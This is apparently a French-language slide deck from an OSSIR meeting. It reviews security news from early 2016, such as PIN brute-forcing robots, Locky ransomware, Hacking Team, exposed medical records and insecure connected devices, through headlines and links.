- Black Hat 2013, Robot réalisant un brute force sur le code pin

  http://www.popsci.com/technology/article/2013-07/watch-robot-crack-smartphone-passcode-using-brute-force
- Système permettant de contourner l'incrémentation compteur d'erreurs

  http://techcrunch.com/2015/03/19/iphone-bruteforce-pin/
- Machine chinoise testant tous les code pin de 4 chiffres en 2 secondes (si aucune limite n'est configurée)

  https://twitter.com/Se7en_YXS/status/700685696168652801/photo/1

Divers / Trolls velus

Rançongiciel Locky, des failles utilisées pour se défense

- Identification en février
  http://www.virusresearch.org/remove-locky-files-recover-instructions/
- Lexsi publie un article sur le sujet (mis à jour depuis)
  https://www.lexsi.com/securityhub/comment-creer-un-vaccin-contre-le-ransomware-locky/
- Les criminels corrigent moins de 48h après...

Hacking Team, leur droit d'export "aurait" été révoqué

https://www.helpnetsecurity.com/2016/04/06/hackingteams-global-export-license-revoked/

- Mais ils prospectent en Afrique du Sud (sans succès)
  http://motherboard.vice.com/read/hacking-team-is-back-in-business-but-struggling-to-survive
- Et une évolution de leur virus "aurait" été trouvé dans la nature
  https://reverse.put.as/2016/02/29/the-italian-morons-are-back-what-are-they-up-to-this-time/

Ivre, elle publie une photo géante d'une "master key" dans le New York Post

- Ouvrant les ascenseurs, des portes de métro... à New York
- A présent, les imprimantes 3D doivent chauffer !!
  https://twitter.com/gsuberland/status/706118825117392896/photo/1

Divers / Trolls velus

Bad USB serait de retour !!?

https://plus.google.com/+BensonLeung/posts/HzkGqnWcyYM

- Non, juste un problème de câble :

  <<3M USB A-to-C cable completely violates the USB spec. Seriously damaged my laptop>>

  https://www.amazon.com/review/R2XDBFUD9CTN2R/ref=cm_cr_rdp_perm

- Apple n'est pas exempt de problème

  http://www.apple.com/fr/support/usbc-chargecable/

Opération de maintenance et publication de dossiers médicaux sur internet

- Ouverture des firewalls par l'hébergeur (de Roubaix) et oublie de remettre le filtrage

  http://www.lavoixdunord.fr/region/bethune-des-dossiers-medicaux-en-acces-libre-sur-le-ia30b53934n3337964

Divers / Trolls velus

Toi aussi, trouve le nouveau nom du DarkNet

https://twitter.com/bortzmeyer/status/715483833215229954

TrueCrypt “aurait” été développé par un trafiquant d’armes

https://mastermind.atavist.com/he-always-had-a-dark-side

Des réserves sur la réserve citoyenne

- Une bénévole abandonne car il ne se passe rien

  http://www.liberation.fr/france/2016/04/06/reserve-citoyenne-j-en-ai-assez-de-cette-mascarade-j-abandonne_1444274

Divers / Trolls velus

Flash devient Professional CC

- Annoncé en décembre, redécouvert récemment
- Toujours aussi insécurisé

http://neurogadget.net/2016/03/30/adobe-flash-player-name-gets-changed-problems-will-not-forgotten/27107

http://www.macworld.com/article/3011093/software/adobe-isnt-killing-flash-just-changing-the-name-of-the-tool-that-makes-it.html

20% des employés prêt à vendre leur mot de passe professionnel

- 16% des Français et 20% en moyenne, prêt à vendre pour moins de $1 000

http://img03.en25.com/Web/SailPointTechnologies/%7B9a1ba317-f96c-46c5-9c14-0d4c00422135%7D_sailpoint-market-pulse-2016.pdf?

- Peu surprenant, reportage “Le bonheur au travail” (Arte 2015):
  - 10% des employés sont engagés
  - 60% sont désengagés, neutres, viennent pour prendre leur chèque
  - 30% sont des parasites, néfaste dans l’entreprise

Divers / Trolls velus

Incendie chez les “p’tits mortiers”

- Des objets internes retrouvés sur Le Bon Coin

  http://www.lopinion.fr/blog/secret-defense/incendie-a-dgse-98020

Voler un drone policer depuis 2km pour $40

- Commande du drone en WiFi non chiffré ou … par du WEP

  http://www.theregister.co.uk/2016/04/01/hacker_reveals_40_attack_to_steal_28000_drones_from_2km_away/

SigFox cherche un responsable pour de la sécurité

- Conséquence des travaux de Digital Security ?

  https://www.linkedin.com/jobs2/view/115601945

La moitié des clefs USB trouvées sont branchées

- cf. MS16-033

  https://zakird.com/papers/usb.pdf

Divers / Trolls velus

Section “On va tous mourir”

Otis New Gen2, ascenseur connectés *(et site web en flash 😳)*

- C’est la mort qui nous attend
  http://www.journaldugeek.com/2016/03/17/otis-devoile-sa-nouvelle-generation-dascenseurs-connectes-le-new-gen2/

Usine de traitement et distribution des eaux

- Un AS400 comme routeur + pilote de scada + contrôleur des valves
  http://linkis.com/www.zdnet.com/articl/w2MBR

Prochains rendez-vous de l’OSSIR

Prochaines réunions

Prochaine réunion

- Mardi 10 mai 2016

After Work

- Mardi 31 mai 2016

Questions ?

Des questions ?

- C’est le moment !

Des idées d’illustrations ?

Des infos essentielles oubliées ?

- Contactez-nous